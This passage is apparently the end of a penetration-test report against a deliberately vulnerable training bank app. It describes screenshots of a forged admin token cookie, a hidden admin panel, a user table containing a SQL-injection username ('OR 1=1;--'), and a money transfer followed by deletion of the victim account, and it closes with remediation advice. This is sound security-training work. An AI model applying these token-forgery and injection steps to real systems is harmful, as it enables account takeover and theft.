
A cookie consent banner at the bottom left states: "This website uses cookies to improve your experience. Please click decline to disable tracking cookies." with "Decline" and "Allow cookies" buttons.

# New admin token inserted

The screenshot shows a Kali Linux VM running in Oracle VirtualBox. The user is logged into a web application at [vulnbank.org/dashboard](http://vulnbank.org/dashboard). The application interface includes a sidebar with options like Profile, Money Transfer, Loans, Transaction History, Virtual Cards, and Bill Payments. The main content area displays a welcome message "Welcome back, Nom" and the date "Sunday, December 7, 2025". It also shows a "CURRENT BALANCE" of "\$890.0" with the account number "7661231163". Below this are four service cards: "Send Money", "Request Loan", "Virtual Cards", and "Pay Bills". At the bottom of the screen, the Chrome DevTools Application tab is open, showing the Cookies section. A new cookie named "token" is listed, with its value being a long, encoded string: "mhdcI6MTc2NTExNTU5MX0.5AvxdOBmUCEQG765r4qXg4x-vHEDe0CUF65jcf974". The "Cookie Value" field has a "Show URL-decoded" checkbox checked, which would normally display the decoded value of the cookie.

Name	Value	Domain	Path	Expires / Max...	Size	HttpOnly	Secure	SameSite	Partition Key ...	Cross Site	Priority
token	mhdcI6MTc2NTExNTU5MX0.5AvxdOBmUCEQG765r4qXg4x-vHEDe0CUF65jcf974	vulnbank.org	/	Session	174	✓					Medium

# Admin privileges implemented



# Admin Account

The screenshot shows a web browser window titled "Admin Panel - Vulnerable" with the URL "vulnbank.org/sup3r\_s3cr3t\_admin". The page has a blue header bar with the text "Admin Control Panel". Below the header is a circular icon containing a person silhouette with a gear, labeled "System Administrator". A "User Management" section contains a table with the following data:

ID	Username	Account Number	Balance	Admin	Actions
321	Nom	7661231163	\$890.00	False	<button>Delete</button>
322	hun33er	2917118644	\$121593.00	False	<button>Delete</button>
323	hun33er2	7958911608	\$966.00	True	<button>Delete</button>
324	test@123' OR 1=1;--	5629141609	\$1000.00	False	<button>Delete</button>
325	again	7527614086	\$0.00	False	<button>Delete</button>

# Illegal transaction and removal of victim

The screenshot shows a web application titled "System Administrator" running on a Kali Linux virtual machine. The specific page is "User Management". A table lists nine users with columns for ID, Username, Account Number, Balance, Admin status, and Actions (a red "Delete" button). The "Balance" column contains values such as \$0.00, \$122483.00, \$966.00, etc. The "Delete" button for the user with ID 321 is circled in blue. The "Delete" button for the user with ID 322 is also circled in blue.

ID	Username	Account Number	Balance	Admin	Actions
321	Nom	7661231163	\$0.00	False	<button>Delete</button>
322	hun33er	2917118644	\$122483.00	False	<button>Delete</button>
323	hun33er2	7958911608	\$966.00	True	<button>Delete</button>
324	test@123' OR 1=1;--	5629141609	\$1000.00	False	<button>Delete</button>
325	again	7527614086	\$0.00	False	<button>Delete</button>
326	tester123	4700245195	\$99335330867.00	False	<button>Delete</button>
327	eddie	6465395201	\$990.00	False	<button>Delete</button>
328	fahis xd	4248533335	\$1000.00	False	<button>Delete</button>
329	testuseriW8Ju	8729146630	\$1000.00	False	<button>Delete</button>

# Recommendation/Conclusion

A successful vulnerability assessment and penetration testing reveals that there are multiple weak links associated with Vulnbank that could be successfully exploited by an intruder.

This penetration exercise calls for immediate action on the input field, such as input validation, and other security hardening measures to fortify all publicly accessible web assets.

Findings from this exercise if swiftly acted upon will save Vulnbank from identity theft, data theft, litigations, regulatory fines, other cyber attacks, and reputational damage.